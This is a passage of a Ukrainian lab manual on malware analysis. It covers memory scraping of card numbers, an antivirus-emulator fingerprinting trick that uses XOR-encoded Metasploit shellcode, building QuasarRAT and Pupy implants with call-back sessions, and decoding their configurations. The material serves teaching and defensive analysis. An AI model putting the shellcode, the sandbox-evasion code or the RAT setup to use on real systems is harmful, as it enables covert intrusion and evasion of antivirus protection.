6.3.2 Аналіз пам'яті процесів

Аналіз пам'яті процесу ШПЗ застосовується для протидії методам захисту від статичного аналізу, і може спрощувати отримання конфігурації зразка

– зменшуючи час реакції при аналізі інцидентів. В якості приклада можна навести Nymaim [119, 120].

Розглянемо методи аналізу пам'яті процесів Windows x64 на прикладі пошуку номерів кредитних карток у процесі Notepad (попередньо скопійованих з буферу обміну). Використаємо WinAppDbg [121], Python 2.7 amd64, процес notepad.exe 64 бітний.

Встановимо Python у `C:\Python27.amd64`, додамо залежності:

```
C:\Python27.amd64\Tools>pip install capstone
C:\Python27.amd64\Tools>pip install sqlalchemy
C:\test\winappdbg-winappdbg_v1.6>install.bat c:\Python27.amd64\python.exe
```

Аналіз пам'яті у _cc_dump.py:

```
#!/bin/env python
import winappdbg
from winappdbg import win32
import re

s = winappdbg.System()
s.request_debug_privileges()
s.scan_processes()

for p, path in s.find_processes_by_filename("notepad.exe"):
    pid = p.get_pid()
    bits = p.get_bits()
    print "pid %d (%d bits)" % (pid, bits)

    mmap = p.get_memory_map()
    mapf = p.get_mapped_filenames(mmap)

    for m in mmap:
        a = m.BaseAddress
        fn = mapf.get(a, None)

        if m.has_content():
            print "address 0x%x size 0x%x state 0x%x protect 0x%x type 0x%x
                [%s]" % (a, m.RegionSize, m.State, m.Protect, m.Type, fn)
            d = p.read(a, m.RegionSize)
            cc = re.findall("\d{4}-\d{4}-\d{4}-\d{4}", d[::2])
            if len(cc) > 0:
                print cc
                raw_input()
```

Аналізуються всі процеси notepad.exe, для всіх сегментів пам'яті виводиться адреса, атрибути доступу та ім'я відображеного файлу. Дані шукаються за регулярним виразом. У випадку успіху результати роботи мають вигляд як на рис. 6.2. Більше інформації про можливості WinAppDbg та його застосування для аналізу та бінарного інструментування Windows застосувань можна знайти у документації [122].

Для доступу до пам'яті процесів Linux можна скористатись procfs [123]. Наприклад, цільовий процес:

```
$ python -c '__import__("requests").get("https://www.reddit.com/etc/passwd",
    headers={"User-Agent":""}).text;input()'
```

Прочитаємо результат HTTP запиту з пам'яті:

```
$ pidof python
22458

$ grep heap /proc/22458/maps
56503e42c000-56503eb32000 rw-p 00000000 00:00 0 [heap]

$ dd if=/proc/22458/mem bs=1 skip=$((0x56503e42c000)) count=$((0x56503eb32000
    -0x56503e42c000)) | egrep -ao '.+:::'
root:*:16583:0:99999:7:::
daemon:*:16583:0:99999:7:::
```



Рис. 6.2: Результати аналізу пам'яті процесу

```
bin:*:16583:0:99999:7:::
sys:*:16583:0:99999:7:::
sync:*:16583:0:99999:7:::
games:*:16583:0:99999:7:::
man:*:16583:0:99999:7:::
lp:*:16583:0:99999:7:::
mail:*:16583:0:99999:7:::
news:*:16583:0:99999:7:::
uucp:*:16583:0:99999:7:::
proxy:*:16583:0:99999:7:::
www-data:*:16583:0:99999:7:::
backup:*:16583:0:99999:7:::
list:*:16583:0:99999:7:::
irc:*:16583:0:99999:7:::
gnats:*:16583:0:99999:7:::
nobody:*:16583:0:99999:7:::
libuuid:!:16583:0:99999:7:::
syslog:*:16583:0:99999:7:::
messagebus:*:16583:0:99999:7:::
landscape:*:16583:0:99999:7:::
sshd:*:16583:0:99999:7:::
pollinate:*:16583:0:99999:7:::
puppet:*:16584:0:99999:7:::
memcache:!:16727:0:99999:7:::
ntp:*:16727:0:99999:7:::
snmp:*:16727:0:99999:7:::
spez:$1$$GbK4WZMpXZgmYlQ+H3/68Q==:16727:0:99999:7:::
daniel:$1$$XO3MO1qnZdYdgyfeuILPmQ==:16727:0:99999:7:::
spladug:$1$$Xee7PCMnQfRh88zRPBunoA==:16727:0:99999:7:::
neil:$1$$KrljkMfb40Od500MmwsXZw==:16727:0:99999:7:::
neal:$1$$Xr4ilOzQ4PCOq3aQ0qbuaQ==:16727:0:99999:7:::
sam:$1$$BtgOsMULSaUJtJ8kJOjIBQ==:16727:0:99999:7:::
neel:$1$$0HfyRN74pw5ep1i9g1L82A==:16727:0:99999:7:::
kneel:$1$$g+Spau2WQ2xiG5gJ4lizCQ==:16727:0:99999:7:::
kevin:$1$$yOjfiVwsrhZrrQJ/3xUzWw==:16727:0:99999:7:::
kavin:$1$$31PKJoJAynZnDIVm7lRWig==:16727:0:99999:7:::
kovin:$1$$G43Qgw1Fk6OIrzganMC2WA==:16727:0:99999:7:::
powerlanguage:$1$$A9kE9Zud+aPy76hqmMj3lQ==:16727:0:99999:7:::
robin:$1$$q67PjKP5jcE+7susJjzT7Q==:16727:0:99999:7:::
```

```
justin:$1$$zRTDI5AgJOcshQqoKNYOpw==:16727:0:99999:7:::
```

Де /proc/PID/maps містить карту пам'яті у текстовому вигляді, а у /proc/PID/mem емулюється доступ до пам'яті процесу. В цільовому процесі посилання з http://redd.it/78aa07.

6.3.3 Аналіз емуляторів антивірусів

Крім аналізу конфігурації ШПЗ є і інша задача – аналіз конфігурації емуляторів антивірусів з метою протидії. Сучасні антивірусні засоби під час сканування проводять динамічний аналіз – емулюють виконання зразка у власній пісочниці. Для ШПЗ це виглядає як запуск у віртуальній машині, що має власні ім'я, список процесів, файлову систему з файлами та ін. У випадку, коли конфігурація такої віртуальної машини має спільні риси між запусками, це може бути використано для детектування антивірусу і маскування шкідливого навантаження. Приклад подібного індикатору – постійне ім'я системи за GetComputerNameA().

Отримати дані про конфігурацію емулятора досліджуючи код антивірусу складно, з огляду на обсяг коду та часто наявність захисту від зворотньої розробки. Пряма передача даних з емулятора теж складна – віртуальна машина ізольована. Разом з тим, існує тривіальний канал витоку інформації – назва виявленого шкідливого навантаження. Так, для того щоб передати 1 біт інформації зразок може містити у собі у закодованому вигляді 2 інші зразки, відомі антивірусу. Для значення біту 0 зразок розшифровує та зберігає перший варіант, для 1 – другий. Антивірус детектує створення файлів у віртуальній машині, і сповіщує користувача про знайдене ШПЗ. При використанні більшої кількості зразків процес можна пришвидшити [39, 40].

Розглянемо приклад отримання імені системи у Kaspersky Antivirus Free. В якості індикаторів:

- 1 – тестовий зразок EICAR `https://www.eicar.org/?page_id=3950`,
- 0 – windows/exec шеллкод з Metasploit,

що детектуються як EICAR-Test-File та Trojan.Win32.Shelma.ind відповідно. Тестовий зразок складається з leak.h:

```
#ifndef __LEAK_H__
#define __LEAK_H__
#include <stdint.h>

// malware XOR 0xff
// eicar.com
// KAV EICAR-Test-File
uint8_t bit1[] = {167, 202, 176, 222, 175, 218, 191, 190, 175, 164, 203, 163,
      175, 165, 167, 202, 203, 215, 175, 161, 214, 200, 188, 188, 214, 200,
     130, 219, 186, 182, 188, 190, 173, 210, 172, 171, 190, 177, 187, 190,
     173, 187, 210, 190, 177, 171, 182, 169, 182, 173, 170, 172, 210, 171,
     186, 172, 171, 210, 185, 182, 179, 186, 222, 219, 183, 212, 183, 213};

// msfvenom -p windows/exec cmd=calc -o bit0.bin
// KAV Trojan.Win32.Shelma.ind
uint8_t bit0[] = {3, 23, 125, 255, 255, 255, 159, 118, 26, 206, 63, 155, 116,
      175, 207, 116, 173, 243, 116, 173, 235, 116, 141, 215, 240, 72, 181,
     217, 206, 0, 83, 195, 158, 131, 253, 211, 223, 62, 48, 242, 254, 56, 29,
      13, 173, 168, 116, 173, 239, 116, 181, 195, 116, 179, 238, 135, 28,
     183, 254, 46, 174, 116, 166, 223, 254, 44, 116, 182, 231, 28, 197, 182,
     116, 203, 116, 254, 41, 206, 0, 83, 62, 48, 242, 254, 56, 199, 31, 138,
     9, 252, 130, 7, 196, 130, 219, 138, 27, 167, 116, 167, 219, 254, 44,
     153, 116, 243, 180, 116, 167, 227, 254, 44, 116, 251, 116, 254, 47, 118,
```

```
      187, 219, 219, 164, 164, 158, 166, 165, 174, 0, 31, 160, 160, 165, 116,
      237, 20, 114, 162, 149, 254, 114, 122, 77, 255, 255, 255, 175, 151,
     206, 116, 144, 120, 0, 42, 68, 15, 74, 93, 169, 151, 89, 106, 66, 98, 0,
      42, 195, 249, 131, 245, 127, 4, 31, 138, 250, 68, 184, 236, 141, 144,
     149, 255, 172, 0, 42, 156, 158, 147, 156, 255};
#endif
```

та leak.c:

```
#include <stdio.h>
#include <windows.h>
#include "leak.h"

#define SIG "KITTY"
char* bit = SIG "000";

int main()
{
    CHAR buf[1024] = {0};
    DWORD sz = sizeof(buf);

    GetComputerNameA(buf, &sz);

    char* p;
    int b, psz;

    b = atoi(bit+sizeof(SIG)-1);

    if(buf[b / 8] & (1 << (b % 8))) {
        p = bit1;
        psz = sizeof(bit1);
    } else {
        p = bit0;
        psz = sizeof(bit0);
    }

    FILE* out = fopen("malware.exe", "wb");
    while(psz--)
        fputc(0xff ^ *p++, out);
    fclose(out);

    system("malware.exe");
}
```

Для підготовки масиву файлів використовується gen.sh, результати зберігаються в каталозі out/:

```
#!/bin/bash

i686-w64-mingw32-gcc leak.c -o leak.exe
strip -s leak.exe

for i in `seq -f %03g 0 159`; do
    sed "s/KITTY000/KITTY$i/" leak.exe > out/bit.$i.exe
done
```

Після успішного створення масиву файлів, необхідно в KAV просканувати каталог out, та експортувати звіт у текстовий файл. Звіт має вигляд:

```
30.04.2020 04.34.34     Detected object (file) deleted  out\bit.088.exe File:
      out\bit.088.exe   Object name: Trojan.Win32.Shelma.ind
30.04.2020 04.34.34     Detected object (file) moved to Quarantine      out\
     bit.088.exe//#      File: out\bit.088.exe//#        Object name: Trojan.
     Win32.Shelma.ind
30.04.2020 04.34.33     Detected object (file) deleted  out\bit.006.exe File:
      out\bit.006.exe   Object name: EICAR-Test-File
30.04.2020 04.34.33     Detected object (file) moved to Quarantine      out\
     bit.006.exe//#      File: out\bit.006.exe//#        Object name: EICAR-
     Test-File
30.04.2020 04.34.33     Detected object (file) deleted  out\bit.055.exe File:
      out\bit.055.exe   Object name: Trojan.Win32.Shelma.ind
30.04.2020 04.34.33     Detected object (file) moved to Quarantine      out\
     bit.055.exe//#      File: out\bit.055.exe//#        Object name: Trojan.
     Win32.Shelma.ind
```



Рис. 6.3: Результати сканування check.exe у KAV

```
30.04.2020 04.34.33     Detected object (file) deleted  out\bit.047.exe File:
      out\bit.047.exe   Object name: Trojan.Win32.Shelma.ind
...
```

Виділити біти повідомлення можна за допомогою:

```
$ grep deleted report.txt | awk -Fbit. '{print $3}' | sort -n | cut -c 22-22
    | tr TE 01 | xargs | tr -d ' ' | rev
$ ipython
In [1]: from Crypto.Util.number import long_to_bytes as l2b
In [2]: l2b(0b1110011011010010110101101101011001010111100101111001)[::-1]
Out[2]: 'yyekkis'
```

Таким чином знайдено ім'я системи у віртуальній машині. Перевіримо явно за допомогою check.c:

```
$ i686-w64-mingw32-gcc check.c -o check.exe
```

```
#include <stdio.h>
#include <windows.h>
#include "leak.h"

int main()
{
    CHAR buf[1024] = {0};
    DWORD sz = sizeof(buf);

    GetComputerNameA(buf, &sz);

    char* p;
    int b, psz;

    if(!strcmp(buf, "yyekkis"))
    {
        p = bit1;
        psz = sizeof(bit1);
    } else {
        p = bit0;
        psz = sizeof(bit0);
    }

    FILE* out = fopen("malware.exe", "wb");
    while(psz--)
        fputc(0xff ^ *p++, out);
    fclose(out);
```

```
    system("malware.exe");
}
```

Результати на рис. 6.3, GetComputerNameA повертає рядок “yyekkis”.

6.4 Варіанти завдань

- Створіть парсер конфігурації з пам’яті Вашої системи з лабораторної роботи 4. Впевніться, що парсер працює після застосування UPX [124] та MPRESS [100] на виконуваному файлі зразку.
- Проаналізуйте 1-2 антивіруси з лабораторії розділу 3.3.2 за допомогою методів з розділу 6.3.3. Знайдіть ім’я системи, ім’я користувача, список процесів, список файлів на робочому столі, перші 32 байти notepad.exe. Для пришвидшення роботи рекомендується використати 256 зразків з theZoo [58], VirusShare [125] або інших джерел [126] для отримання 1 байту за запит.
- Порівняйте Ваші результати з попереднього пункту з колегою, що використовує той же антивірус. Які індикатори співпадають?

6.5 Контрольні питання

1. Чому у _cc_dump.py з розділу 6.3.2 у регулярному виразі аналізується тільки половина байтів (d[::2])? Чому на рис. 6.2 номера карток у виводі _cc_dump.py повторюються?
2. Чому у leak.exe розділу 6.3.3 антивірус не детектує обидва навантаження одночасно?

Лабораторна робота 7

Аналіз інтерпретованого та проміжного коду

7.1 Мета роботи

Отримати навички зворотньої розробки, деобфускації та аналізу інтерпретованого та проміжного коду.

7.2 Постановка задачі

Дослідити зразки ШПЗ, систем віддаленого керування та засобів доставки на базі .NET, Python, JScript, PowerShell, документів Microsoft Office та Adobe PDF.

7.3 Порядок виконання роботи

7.3.1 .NET

Платформа .NET активно застосовується для створення ШПЗ, таких як Quasar та похідні Vermin, Sobaken [127]. Розглянемо в якості прикладу аналіз QuasarRAT [128]. Створимо зразок для локальної системи:

1. Клонуємо репозиторій, відновимо пакети NuGET у VS2019:

   ```
   $ git clone https://github.com/quasar/QuasarRAT
   ```

2. Ізолюємо систему та відключимо антивірус (оригінальний виконуваний файл після компіляції детектується як шкідливий).

3. Зберемо конфігурацію Release.

4. У разі успіху в QuasarRAT/bin/Release запустимо сервер Quasar.exe, згенеруємо сертифікат та закритий ключ сервера.

5. Створимо зразок: Builder, Connection Settings, Connection Host – IP адреса системи з Quasar.exe, Build Client.



Рис. 7.1: Зразок QuasarRAT

6. Перенесемо клієнт в цільову систему та запустимо.

У разі успіху зразок має вигляд як на рис. 7.1. Виділимо налаштування з бінарного зразку. В якості декомпілятора та налагоджувача використаємо dnSpy [129]. В результаті декомпіляції бачимо, що імена класів обфусковано, рис. 7.2. Для полегшення аналізу перейменуємо їх у ASCII за допомогою деобфускатора de4dot [130]:

```
C:\de4dot\Debug\net45> de4dot.exe Client-built.exe
de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot
Detected Unknown Obfuscator (Z:\de4dot\Debug\net45\Client-built.exe)
Cleaning Z:\de4dot\Debug\net45\Client-built.exe
Renaming all obfuscated symbols
ERROR: Could not resolve FieldRef .../ReportProgressEventHandler<!0>
    ...<!0>::ProgressChanged (0A0004DC) (from Client.all.exe -> Client.all.
    exe)
ERROR: Could not resolve MethodRef System.Void ...<!0>::
    InvokeReportProgressHandlers(System.Object) (0A0004E0) (from Client.all.
    exe -> Client.all.exe)
Saving Z:\de4dot\Debug\net45\Client-built-cleaned.exe
Ignored 9 warnings/errors
Use -v/-vv option or set environment variable SHOWALLMESSAGES=1 to see all
    messages

Press any key to exit...
```

Тепер у GClass0.cs можна побачити операції з зашифрованими та Base64 кодованими рядками з налаштуваннями, схожими на результати Quasar.Server/ Build/ ClientBuilder.cs:

```
using System;
using System.Security.Cryptography;
using System.Security.Cryptography.X509Certificates;
using System.Text;

// Token: 0x02000006 RID: 6
public static class GClass0
{
  // Token: 0x06000010 RID: 16 RVA: 0x00008960 File Offset: 0x00006B60
  public static bool smethod_0()
  {
    if (string.IsNullOrEmpty(GClass0.string_0))
    {
      return false;
    }
    Class101 @class = new Class101(GClass0.string_7);
    GClass0.string_8 = @class.method_2(GClass0.string_8);
```



Рис. 7.2: Обфускація імен класів і методів у QuasarRAT

```
    GClass0.string_0 = @class.method_2(GClass0.string_0);
    GClass0.string_1 = @class.method_2(GClass0.string_1);
    GClass0.string_3 = @class.method_2(GClass0.string_3);
    GClass0.string_4 = @class.method_2(GClass0.string_4);
    GClass0.string_5 = @class.method_2(GClass0.string_5);
    GClass0.string_6 = @class.method_2(GClass0.string_6);
    GClass0.string_9 = @class.method_2(GClass0.string_9);
    GClass0.string_10 = @class.method_2(GClass0.string_10);
    GClass0.x509Certificate2_0 = new X509Certificate2(Convert.
        FromBase64String(@class.method_2(GClass0.string_11)));
    GClass0.smethod_1();
    return GClass0.smethod_2();
  }
...
  // Token: 0x04000008 RID: 8
  public static string string_0 = "txf4w0l/oX9vz876UnpIoHlM5wxX6WUIC/4xJZ+qR4
      /XhE+JG3foIV1xsvwI8t8LMIJKedPhz3at3HMMbWz3Sw==";
  // Token: 0x04000009 RID: 9
  public static string string_1 = "uJfTXcfxhhOBPI+
      DyuHtWBYAxHeg8XClBaXw2GSnabLBNo18isDGPwHxonX+OaH7SxK9i6DvZ/
      ghqPxngJszLTnpKCaM/xLejKNW01rPDfk=";
  // Token: 0x0400000A RID: 10
  public static int int_0 = 3000;
...
  public static string string_7 = "HG6J6BBx8Y57ajgHIoolbYxAYxkFT1al";

  // Token: 0x04000016 RID: 22
  public static string string_8 = "+1
      rpmpV1P1bDsey1rIWB2sOEsnGd0jDmgzgr0KCzaf5Vx4VysZbzSPWDjTf/
      GU3d9Ja6Zl1bGdiP9EKfSIXT5w==";
...
```

Розшифрування рядків у Class101.cs, що відповідає Quasar.Common/ Cryptography/ Aes256.cs:

```
using System;
using System.IO;
using System.Runtime.CompilerServices;
using System.Security.Cryptography;
using System.Text;
```

```
// Token: 0x020001B5 RID: 437
internal class Class101
{
  // Token: 0x06000C55 RID: 3157 RVA: 0x0002F620 File Offset: 0x0002D820
  public Class101(string masterKey)
  {
    if (string.IsNullOrEmpty(masterKey))
    {
      throw new ArgumentException("masterKey can not be null or empty.");
    }
    using (Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(
        masterKey, Class101.byte_2, 50000))
    {
      this.byte_0 = rfc2898DeriveBytes.GetBytes(32);
      this.byte_1 = rfc2898DeriveBytes.GetBytes(64);
    }
  }
...
```

Очевидно, що string_7 в даному випадку – masterkey (єдиний рядок з розміром 32 байти). Таким чином можна побудувати декодер quasar_dec.py:

```
#!/usr/bin/env python3
import sys
import base64
from Crypto.Protocol import KDF
from Crypto.Cipher import AES

masterkey = sys.argv[-1]
salt = bytes.fromhex("
    bfeb1e56fbcd973bb219022430a57843003d5644d21e62b9d4f180e7e6c33941")
key = KDF.PBKDF2(masterkey, salt, dkLen=32, count=50000)

for i in sys.stdin:
    i = base64.b64decode(i)
    iv = i[32:48]
    data = i[48:]
    data = AES.new(key, AES.MODE_CBC, iv).decrypt(data)
    data = data[:-data[-1]]
    print(data)
```

Виділити рядки з налаштуваннями можна за допомогою strings та текстового редактору:

```
$ strings -e l Client-built.exe > sl
$ vim sl
$ cat sl
uJfTXcfxhhOBPI+DyuHtWBYAxHeg8XClBaXw2GSnabLBNo18isDGPwHxonX+OaH7SxK9i6DvZ/
    ghqPxngJszLTnpKCaM/xLejKNW01rPDfk=
Gx7Daj4KJUC9u1mPCCSflwYsnV+A3+EkuwVEp7W3NSQTu/hCJidyNku1KSF3vltby5+TkHbkpqFK
    +/+YwpFmIw==
ol4thntmPvT5+nSACT4pMZN7v+QmugX6A9g5hMmfcHCs+jiqYOcqE4US1f91KjOpjv2QAIWtf+uJ
    +068AtYOcvzql9zBBi8P3CU6GabWehQ=
mSgBpugP8qVgSslRTCt2gfSMR0wmzd9BTWE6Tu2E/442xYREYwOn8paOTE7XjsJXyKdR50Dic+
    Ga347F/ks5ug==

$ ./quasar_dec.py HG6J6BBx8Y57ajgHIoolbYxAYxkFT1al < sl
b'172.16.78.132:4782;'
b'Client.exe'
b'Quasar Client Startup'
b'Logs'
```

де 172.16.78.132:4782 – IP та порт центру керування.

7.3.2 Python

Розглянемо аналіз байткоду Python на прикладі Pupy [131]. Встановимо та згенеруємо зразок:

1. Завантажимо репозиторій та налаштуємо робоче середовище:

```
$ git clone https://github.com/n1nj4sec/pupy
$ ./create-workspace.py pupyws
$ . pupyws/bin/activate
```

2. Згенеруємо зразок для Windows x64, нативний клієнт

```
$ pupysh
>> listen -a ssl
[+] Listen: ssl: 8443
>> gen -f client -A x64 connect --host 172.16.78.1
[%] Raw user arguments given for generation: ['--host', '172.16.78.1']
[%] Launcher configuration: Host & port for connection back will be set
     to 172.16.78.1:None
[%] This local listening point will be used: Transport=ssl Address
    =172.16.78.1:8443
[!] Host and port 172.16.78.1:None are ignored for getting the valid
    local listening point but
[!] they are kept for configuring the launcher for connection back
[%] Host & port for listening point are set to: 172.16.78.1:8443
[%] Transport method 'ssl' appended to launcher args
[%] Host & port '172.16.78.1:8443' appended to launcher args
[+] Generate client: windows/x64

{ Configuration }
KEY             VALUE
--------------------------------------------------
launcher        connect
launcher_args   --host 172.16.78.1:8443 -t ssl
cid             1553354235

[+] Required credentials (found)
  + SSL_BIND_CERT
  + SSL_CA_CERT
  + SSL_CLIENT_CERT
  + SSL_BIND_KEY
  + SSL_CLIENT_KEY
[+] OUTPUT_PATH: /opt/pupy/pupyws/output/pupyx64.1GxGFK.exe
[+] SCRIPTLETS:  []
[+] DEBUG:       False
```

3. Запустимо зразок в цільовій системі, у разі успіху:

```
[*] Session 1 opened (WINDEV2003EVAL\User) (172.16.78.1:43817)
>> sessions -i 1
[+] Default filter set to 1
>> info
hostname        windev2003eval
user            WINDEV2003EVAL\User
release         10
version         10.0.18362
cmdline         C:\test\pupyx64.1GxGFK.exe
os_arch         AMD64
proc_arch       64bit
pid             1128
exec_path       C:\test\pupyx64.1GxGFK.exe
cid             000000005c964dfb
address         172.16.78.1
macaddr         00:0c:29:62:c9:f1
revision        c9a888e3
node            000c2962c9f1
debug_logfile   ?
native          True
proxy           wpad
external_ip     ?
uac_lvl         2/3
intgty_lvl      Medium
local_adm       Yes
launcher        connect
launcher_args   --host 172.16.78.1:8443 -t ssl
platform        windows/amd64

>> exec calc
```

```
[ NO OUTPUT ]
>> run screenshot
[+] number of monitor detected: 1
[+] /opt/pupy/pupyws/data/screenshots/win_windev2003eval_000c2962c9f1
    /2020-05-02_02-20-26.973211-0.png
```

Проаналізуємо створений зразок в IDA. Корисне навантаження інжектується в шаблон завантажувача прямим перезаписом блоку конфігурації "`####---PUPY_CONFIG_COMES_HERE---####`" (pupy/pupygen.py). Знайти обробник в бінарному файл можна за допомогою аналізу функції, що посилається на pupy main (текстові рядки):

```
.data:0000000140060DE8 aPupy_0         db 'pupy',0             ; DATA XREF:
    sub_140008F94+1B2o
.data:0000000140060DF0 aMain           db 'main',0             ; DATA XREF:
    sub_140008F94+1EEo
```

Навантаження знаходиться за посиланням config_byte_140020C10, зміщення 0x1fc10:

```
__int64 sub_140008F94()
{
...
  HIBYTE(v8) = config_byte_140020C10;
  BYTE2(v8) = byte_140020C11;
  BYTE1(v8) = byte_140020C12;
  LOBYTE(v8) = byte_140020C13;
  if ( v8 != '####' )
  {
    v7 = sub_140008EF4(&config_byte_140020C10 + 4, v8);
...
```

Корисне навантаження стиснене LZMA, містить опис конфігурації та оптимізований байткод в серіалізованому об'єкті. Їх можна отримати за допомогою pupy_dump.py:

```
#!/usr/bin/env python3
import struct
import pylzma
import marshal
import re

sample = "pupyx64.1GxGFK.exe"
offs = 0x1fc10

f = open(sample, "rb").read()
c, uc = struct.unpack(">II", f[offs:offs+8])
print("compressed {}, uncompressed {}".format(c, uc))

data = pylzma.decompress(f[offs+8:offs+8+c])
conf, code = marshal.loads(data)
#print(conf)
print("launcher {}, args {}".format(conf['launcher'], conf['launcher_args']))

for i in code:
    #print(i)
    if b"conf" in i:
        print(i)
        f = re.sub(b"/", b"_", i)
        pyo = bytes.fromhex("03f30d0a") + code[i][4:]
        open(b"out/"+f, "wb").write(pyo)
```

Крім декодування конфігурації скрипт зберігає байткод модулів, що містять "conf" у назві:

```
$ mkdir out
$ ./pupy_dump.py
compressed 221360, uncompressed 818558
launcher b'connect', args [b'--host', b'172.16.78.1:8443', b'-t', b'ssl']
```

```
b'network/transports/ec4/conf.pyo'
b'network/transports/udp_cleartext/conf.pyo'
b'network/transports/rsa/conf.pyo'
b'network/transports/ws/conf.pyo'
b'network/transports/kc4/conf.pyo'
b'network/transports/tcp_cleartext/conf.pyo'
b'network/transports/dfws/conf.pyo'
b'network/transports/ssl_rsa/conf.pyo'
b'network/conf.pyo'
b'network/transports/scramblesuit/conf.pyo'
b'network/transports/obfs3/conf.pyo'
b'network/transports/http/conf.pyo'
b'network/transports/ecm/conf.pyo'
b'network/transports/udp_secure/conf.pyo'
b'network/transports/ssl/conf.pyo'
b'pupy/config.pyo'
```

тут 172.16.78.1:8443 – IP та порт центру керування. Зверніть увагу на пошкоджений заголовок – перші 4 байти PYO та PYC файлів мають містити версію Python. Після її відтворення, можна застосувати декомпілятор, наприклад uncompyle2 [132]:

```
$ cd out
$ for i in *pyo; do uncompyle2 $i > ${i/.pyo/.py}; done

$ cat pupy_config.py
# 2020.05.02 03:12:35 EEST
# Embedded file name: pupy/config.py
import argparse
import sys
import shlex
import pupy
from network import conf

def update_config_from_argv():
    if len(sys.argv) < 2:
        return
    parser = argparse.ArgumentParser(prog='pp.py', formatter_class=argparse.
        RawTextHelpFormatter, description='Starts a reverse connection to a
        Pupy server using the selected launcher\nLast sources: https://
        github.com/n1nj4sec/pupy\nAuthor: @n1nj4sec (contact@n1nj4.eu)\n')
...
```

